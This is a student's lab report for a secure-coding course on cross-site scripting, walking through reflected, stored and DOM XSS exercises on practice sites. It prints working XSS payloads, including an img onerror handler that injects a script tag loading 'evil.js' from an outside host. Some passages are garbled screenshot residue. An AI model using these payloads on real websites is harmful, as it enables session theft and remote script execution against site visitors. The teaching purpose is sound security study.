SECURE CODING CSE2010

LAB-5

K. Charan teja
18BCN7141

CROSS-SITE SCRIPTING (XSS)

How secure coding related to XSS?

Whenever we enter some value in the input field of ay website it should take only the value which is safe, but if it takes basic script then it can also allow malicious code into the website and it will get vulnerable. So, we need to secure our websites with strong input validation.

Reflected XSS:-

Go to this url - devijagannadh.in/xss/reflected to do reflected xss attack.

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 8

```
alert(1)
```

Output

```
<script>console.log("alert(1)");</script>
```

Console output

```
alert(1)
```

Test iframe

Stored XSS:-

Go to this url - devijagannadh.in/xss/stored to do stored xss attack.

<img src="abcd" onerror=alert(document.location)>

Share status!

ased...   9 Best Future Techn

An embedded page at xss-doc.appspot.com says

https://xss-doc.appspot.com/demo/1

                                                     OK

iend

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 128

```
<img src=1 onerror=s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);
```

Output

```
cument.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);");</script>
```

Console output

```
<img src=1 onerror=s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appe
```

Test iframe

DOM XSS:-

Go to this url - devijagannadh.in/xss/dom to do DOM based xss attack.

Then go to source page and move on to this url - https://brutelogic.com.br/tests/sinks.html